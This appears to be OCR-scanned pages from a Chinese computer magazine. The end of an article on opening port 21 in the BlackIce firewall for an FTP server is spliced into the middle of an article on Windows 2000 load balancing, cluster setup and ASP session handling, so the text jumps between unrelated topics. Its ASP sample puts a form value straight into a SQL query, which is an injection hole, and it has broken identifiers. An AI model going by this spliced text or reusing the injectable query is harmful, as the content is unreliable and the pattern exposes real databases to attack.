


图 14

让FTP服务穿过防火墙

呵呵，在这个黑客平民化的今天，别说你的FTP服务器是公开的，就是那些拨号上网的用户也难免受到攻击者的攻击。那怎么办？既然无法避免，那我们只好将我们的安全尽量做到家，让攻击者知难而退。用什么办法呢？除了系统安全等方面做好之外，我认为给它加道防火墙还是应该的。再说一台整天放在因特网上的服务器没有一道防火墙保护似乎有点说不过去，至少人家说咱没有安全意识。那咱们就来给它加上一道防火墙。



利用网络负载平衡对抗DoS

文／netbug

网络负载平衡（NLB）是IP负载平衡技术，它是Windows 2000 Advanced Server和Windows 2000 Data Center的一部分。有了NLB，传入的TCP通信、用户数据报协议（UDP）通信和一般路由封装（GRE）通信请求被分发给各个群集成员。分发的依据是基于服务器负载百分比设置的统计算法。通过使用网络载量平衡创建服务器群集，可增强Internet服务器程序的可用性，这些Internet服务器程序可以是用于Web、代理、域名服务（DNS）、FTP、虚拟专用网（VPN）和流式媒体服务器等程序。同时，网络载量平衡有助于调整你的服务器性能，以跟上不断增长的基于Internet客户的需求。同时NLB提供了动态伸缩功能，即在不影响客户机的情况下，自动适应群集内服务器的添加和删除。NLB是智能的，因为它可以检测到服务器故障，并将其从正运行的群集内悄悄地删除。集群资源从当前不可用的节点切换到可用的节点，重新提供服务叫做故障切换。通常的故障切换有如下两种类型。

★有计划切换：由系统管理员进行系统升级或软件维护而强制进行切换。

★故障切换：由于掉电、系统或软件故障而引起的切换。

深入了解群集

在对网络负载平衡的应用例子讲解之前，我们必须来了解群集这样一个概念。群集就是一组连在一起的计算机，从外部看它是一个系统，各节点可以是不同的操作系统或不同硬件构成的计算机。例如，一个提供Web服务的集群，对外界来看是一个大Web服务器。不过集群的节点也可以单独提供服务，我们来看看一个基本的群集图（图1）。

实现群集的方法

实现了群集在某种程度上就算是实现了负载均衡。

现在可选的防火墙非常多，光是软件的就看得我眼花缭乱的。你喜欢玩哪个防火墙就选哪个吧。不过你的防火墙安装并启动后，你的FTP服务器别人可就进不来了，这是怎么回事？

原来是防火墙将FTP服务栏在里面，想要让它出去及让别人进来可得跟防火墙打声招呼。要让FTP服务穿过防火墙其实很简单，因为FTP服务一般是开21端口，我们只要在防火墙做相应的设置就行了，一般是告诉防火墙：允许所有的机器的任何端口访问本机的21端口就行了。以后，其他人就可以来去自如了。

以BlackIce为例，打开BlackIce的“Tools”菜单下的“Advanced Firewall Settins”，在弹出的对话框中按“Add”按钮来添加防火墙的规则，在弹出的规则对话框中将其配置成跟图15一样。

完成后按“Add”按钮确认退出就行了。现在可以去试试外面的客户机是否可以进来了。

在这里还要说一下，如果你的FTP软件不是Serv-u，而是微软的IIS自带的FTP或其他软件的话，当你通过上面提到的配置防火墙的方法后，发现用cute ftp等ftp专用软件连接进来是完全没有问题的，但当你用IE等工具在地址栏中输入服务器的地址及用户名和密码之后，等下会出现提示出错，如找不到服务器或进去后无法获取当前目录、文件等内容时，不要怀疑，这是FTP服务的工作方式所造成的，不是你的问题，还是使用工具吧！




图 15

到此为止，一个由serv-u搭建起来的安全FTP服务器就建好了！大家可以方便地使用了！要是你也想用第三方软件来搭建这样的FTP服务器，那不妨使用上面介绍的方法试试。相信一定会给你个满意的效果！




图 1

均衡的意思就是要使外部的连接平均地分布到内部的服务器上。一般来说，我们可以通过下面几种方式进行群集服务。

1. 网络地址转换（NAT）法。这种方法可能大家较熟悉，地址转换器有能被外界访问到的合法IP地址，它修改来自专有网络的流出包的地址，外界看起来包是来自地址转换器本身，当外界包送到转换器时，它能判断出应该将包送到内部网的哪个节点。优点是节省IP地址，能对内部进行伪装；缺点是效率低，因为返回给请求方的流量经过转换器。我们还可以对Nat进行改造，创建多路NAT服务，使多个IP地址和网络通道混合使用。

2.直接路由（Direct forwarding）法。当参与集群的计算机和作为控制管理的计算机在同一个网段时可以用此法，控制管理的计算机接收到请求包时直接送到参与集群的节点。优点是返回给客户的流量不经过控制主机，速度快、开销少。

3. 隧道技术（Tunneling）。这种方式是在集群的节点不在同一个网段时可用的转发机制；是将IP包封装在其他网络流量中的方法，为了安全的考虑，应该使用隧道技术中的VPN,也可使用租用专线。

总之，集群所能提供的服务是基于TCP/IP的Web服务、Mail服务、News服务、DNS服务、Proxy服务器等。

应用案例

下面介绍一个用TurboLinux Cluster Server 来实现一个负载均衡集群系统，用于提供Web和FTP的服务。其实这个例子在网上很多，大家还可以到网上去找找相应的资料。

配置为：服务器共有12台，其中11台安装TurboLinux Cluster Server，1台安装Windows 2000 Sever。我们给外部提供Web和Ftp服务，要求外部的连接始终轮换的请求内部的服务器。具体配置如下。

1. 设置各台服务器的IP地址、子网掩码、路由等，调通网络，将一台TurboLinux服务器设置成DNS服务器，使其能够正向解析和反向解析。服务器名此例为 pc1，域为test.com。

2. 配置Cluster Server。执行Turbolinux clusteradmin，设置情况如下（注：箭头连接的是选单选项，箭头所指为下级选单，最后冒号后为设置情况）。

```
ClusterServer Configuration → Cluster Services → Application Stability Agents:
(1)http 为默认的服务，不用设置
(2)ftp----/usr/lib/ftpAgent
ClusterServer Configuration → Cluster Services → Service Settings:
(1)http,80:TCP,sticky
(2)ftp,21:TCP,ftp
ClusterServer Configuration → Servers Configuration:
(1) pc1 (pc1.test.com),direct,ping
(2) pc2 (pc2.test.com),direct,ping
(3) pc3 (pc3.test.com),direct,ping
(4) pc4 (pc4.test.com),direct,ping
ClusterServer Configuration → Advance Traffic Managers:
(1)Advance Traffic Manager System: pc1.test.com
(2)Advance Traffic Manager Setting: 默认值
ClusterServer Configuration → Virtual Severs:
(1)主机为: pc1.test.com
(2)sendmail:master@pc1.test.com
(3)Server pool name: ServerGroup1
ClusterServer Configuration → Globle Settings:
```

网络设置：netmask 255.255.255.0

配置集群各节点：因为TurboLinux Cluster Server 本身能被工具自动同步，所以只需配置Windows 2000 Server：开始→设置→控制面板→添加新硬件→下一步→添加/排除设备故障→添加新设备→否，从列表选择硬件→其他设备→Microsoft:Microsoft Loopback Adapter→完成。桌面上右键单击“网上邻居”→属性→TCP/IP→设置IP地址、缺省网关、子网掩码（注：先设成：255.255.255.0）。开始→运行→regedit→找到注册表中跟Microsoft Loopback Adapter相关的项，将子网掩码改成：255.255.255.255。

配置系统以便运行合适的服务、并配置适合控制管理器管理的配置，以便在控制管理器中使用。

在管理选单中执行内容同步：选tlcs_content_ sync，输入密码，将复制控制管理计算机中的服务内容。在管理选单中执行设置同步：选tlcs_config_ sync，输入密码，将复制控制管理计算机中的设置。现在已经可以进入运行状态，可将客户端连接在服务器的交换机上，客户端可以请求Web和FTP服务，需要查看运行情况可以用控制台从https://com1.blcserver.com:910管理。

作为防火墙的计算机设备同样也需要负载平衡。通常，防火墙处于外部网和内部网之间，决定了哪些内部网络可以被哪些外部网络访问，以及哪些外部服务可以被内部人员访问。这

样就造成了防火墙必定肩负着沉重的负担，而负载平衡恰恰可以缓解外部网络多主干网络带宽的压力，即在防火墙上面增加冗于功能。使用了负载平衡算法的冗余防火墙系统，能监测每个防火墙上的用户数目和流量，平等地动态分配单元进出的流量，保证所有安装的防火墙的性能处在最优化状态，这样整个系统处理数据流量的能力比单个防火墙就有了很大的提高。同时，不论处于备用状态还是负载均衡状态下，每个防火墙还监视其他设备的工作状态，当一个防火墙单元失效时，系统会将所有请求重新分配到其他单元上，并达到新的负载平衡（图2，多个防火墙单元）。




图 2

配置上面的防火墙体系，首先需要防火墙自身的支持。这种防火墙可以采用SecureCom 8001防火墙。其次需要对路由器进行设置，对进出外网的数据包进行转发才行。负载平衡应用到网络IDS的原理也和防火墙差不多，大家可以试着去揣摩一下。

在程序编写上我们也可以用到负载平衡，只是现在的负载平衡很明显是用软件来替代硬件的算法，在速度上可能不是那么快，但效果还是很好的，可以缓解外部对内部服务器的要求。大家都使用过的QQ，其服务器就有很多台，而每次我们登录的服务器可能都不是一样的。尽管如此，也许我们登录的IP也只是一个群集IP地址（即这个IP地址会把我们重新定向到另一台我们所不知道的服务器上面，实现负载均衡）。很多大型的有实力的公司也会在全国各地建立自己的分站点，总不可能大家都去访问一台服务器吧，这样服务器很容易崩溃的。

接下来，我们来和大家讨论一下如何在ASP程序里实现负载平衡。当我们创建交互式Web 页面时最大的挑战之一是维持用户的状态，一个站点也许想记住你是谁、在n页之前你点击了什么、在这最后一次做了些什么、现在马上要向你显示什么。实现这些功能的途径有许多，如查询字符串、提交表单或Cookies，最强大的一种是ASP的Session 对象。服务器可以在Session集合中跟踪一整群的变量，通过与用户的Session Cookie相匹配来保持每个用户有一个特定变量。只要用户在服务器上保持活跃，Session 变量就维持它的状态。然后在大量用户的使用中跟踪用户会给服务器带来很大的负载。然而对真正的负载平衡来说，每当处于服务器上的用户点击一个连接时，它就转到另一个服务器上面去，从而改变服务器的状态，而每当浏览一个新页面时都潜在地丢失他们的Session 信息。如果你发现自己是在这样的环境下编写代码，或者你怀疑你的站点最终是负载平衡的，可能只有4 种方法来解决这个问题：完全不使用Session、使用临时Cookies、购买第三方组件来处理Session 管理，以及仅对Web 范围内的第一次点击进行负载平衡。

1. 根本不使用Sessions

显然，绕过Sessions 管理这个问题的一个途径就是根本不使用Sessions 变量，但是你仍然受困于状态保持的问题。你可以使用最简单的方法跟踪用户，而不用写客户机。一种不安全的方法是使用浏览器查询字符串，或用隐藏值进行表单置入，以使用户保持活跃状态。这将允许你给他们一个用户id，并将变量存储在一个所有的Web服务器都能到达的地方。比如说，我们保持了变量ShipToZipCode、TypeOfCustomer和 CustomerEmail，可以这样写：

```
< form action="/nextpage.asp" method="post" >
Item Number: < input type=text name="ItemNumber" >< br
>
Quantity: < input type=text name="Quantity" >< br >
Unit Cost:< input type=text name="UnitCost" >< br >
< input type=hidden
value="ABXXXKJR8JSDFI12KJIL2H75CX45X2"
name="sessionid" >
< input type=submit value="post form" >
< /form >
然后，在 nextpage.asp上，可以做以下工作：
Set conn=Server.CreateObject(ADODB.Connection)
Set SessionRS = conn.execute("Select ShipToZipCode,
TypeOfCustomer, _ CustomerEmail from TblSession where
SessionID =" & request.form("sessionid")) ShipToZipCode
= SesssionRs("ShipToZipCode")
TypeOfCustomer = SesssionRs("TypeOfCustomer")
CustomerEmail = SesssionRs("CustomerEmail")
```

这样通过将所有的Session信息存储在数据库中，可以使这3个变量在每一页上都保持活跃，确保用户ID的值很难猜到，这很重要。当访问第一页时，将分配给用户的sessionID存储为用户名。当用户离开这一页时可以考虑清除这个数据，有效地重新生成ASP session对象。这可以手工完成，或者用一个限时程序将数周以上的记录删除。

2. 使用临时Cookies

对于特别的非敏感数据，直接向客户机中写入信息是有意义的。比如说，如果我们的站点只使用了一个变量来跟踪用户的ZIP码来得到用户在当地的交通记录，那么以HTTP Cookie的形式将用户的ZIP码写入他们的机器应该不会产生什么危害。因为你可以将Cookie写成浏览器关闭时失效，就可以使它们模仿一个Session变量的功能，也可以使他们是持久的，好在用户下一次访问时记

住他。用Request 对象Cookie 的值可以为服务器所用。请求Cookie 的值，然后将值带进来。所以在我们上面的例子中，可以这样做：

```
ShipToZipCode = Request.Cookies("SessionCookie")("ShipToZipCode") TypeOfCustomer = Request.Cookies("SessionCookie")("TypeOfCustomer") CustomerEmail = Request.Cookies("SessionCookie")("CustomerEmail")
```

你不得不把这些放置在每个页面的顶部，但是如果用户把3个Cookies都设置了，那么每一页都可以存取和使用这些用户特定的变量。你还可以在一个Cookie中设置3个变量，请看Ken Baumbach的文章Cookie Basics with ASP，里面有设置变量的更多信息。如果你认为用户可能在浏览器上使Cookie无效，这种方法就不适用。但是越来越多的站点要求使用Cookies，Web 用户也越来越熟练了。有可能相对很少的用户会使Cookies无效，但是这要在执行这一方法之前进行考虑。虽然上面的方法肯定能奏效，但是它们削弱了ASP的功能，因为它限制了其中一个关键组件Session 对象的使用。

3. 购买一个第三方组件

第三方组件一般可以比IIS更好地处理Session。在这里我们向大家介绍一个组件：由SoftArtisans提供的SA-Session Pro。它使用2000文件系统存储用户的信息，整个网络范围内的服务器都可以使用。第三方组件创建"Session引擎"把网络服务器和Session管理器分离。这样，每次用户都可以被重定向到相同的Session引擎，同时也对服务器本身的点击进行负载平衡。另一个可选择的第三方组件是Microsoft的成员服务器。它是Microsoft的站点服务器，它允许一个站点处理状态维护以外的问题。

由于ASP已经越来越成为企业级网络应用程序的选择，而负载平衡也成为这些应用程序成功的最大威胁，在市场上会出现越来越多的第三方组件。ASP本身就是服务器对象或ActiveX组件，就是可以处理这些插件的。

不知道大家现在对SQL 2000了解吗？现在SQL 2000可以和Windows 2000合作处理用户的Cookies，这样一来，ASP的Cookies变量和Session可以都存储在SQL 2000数据库中，我们就再也不需要购买其他不是很可靠的第三方组件了。

充分利用Windows 2000 Adv server

Windows 2000 Advanced Server操作系统在包含Windows 2000服务器标准版全部特性和功能的基础上，为需要高度可伸缩性、可靠性及可用性的组织机构提供了额外特性。Windows 2000 Advanced Server是一种通用高可用解决方案，适用于当今的PC客户机/服务器局域网。它通过共享的SCSI磁盘阵列将两套Windows 2000系统耦合在一起，创建成一种单一系统环境，或称为集群。终端客户可以存取所有的集群资源。例如，磁盘共享、文件共享以及数据库应用程序，而且不必了解集群内部各服务器名字。如果一台服务器失效，集群的第二台服务器将立即接替其工作负荷，重新连接客户机，迁徙共享存储器和文件共享等。

Windows 2000 Advanced server集群适用工业标准部件，以非常低的成本提供系统级高可用性。对客户机来说，集群的寻址跟单一服务器寻址没有差别。集群通过冗余CPU、存储器以及数据路径提供高水平的可用性。Windows 2000的网络负载平衡群集最多可将 32 台运行 Windows 2000 Advanced Server 软件的服务器合并到单个群集中，以此对基于 TCP/IP 的服务和应用程序提供可伸缩性和高可靠性。客户端可使用一个 IP 地址访问群集，并用其他 IP 地址访问多宿主服务器。网络负载平衡群集通过在群集中的服务器之间分配客户机连接以提供高性能。如果服务器故障或因升级、测试和维护而脱机，群集将自动重新配置，而且客户机连接也将重新分配（图3）。




图 3

如果要在非群集环境下访问某个网络应用程序或资源，网络客户端必须与物理服务器（是指网络中由唯一的网络名称和 IP 地址所标识的特定计算机）连接。如果该服务器发生故障，则无法访问应用程序或资源。Windows 2000 Advanced Server允许通过服务器群集创建虚拟服务器。与物理服务器不同，虚拟服务器不与特定的计算机相关联，但可以像组那样进行故障转移。如果虚拟服务器所在的节点产生故障，则客户端仍可以使用相同的服务器名访问它的资源（图4）。




图 4

对硬件RAID的支持，Microsoft Windows 硬件兼容性列表也包含了用于群集的许多不同硬件RAID 配置（图5）。

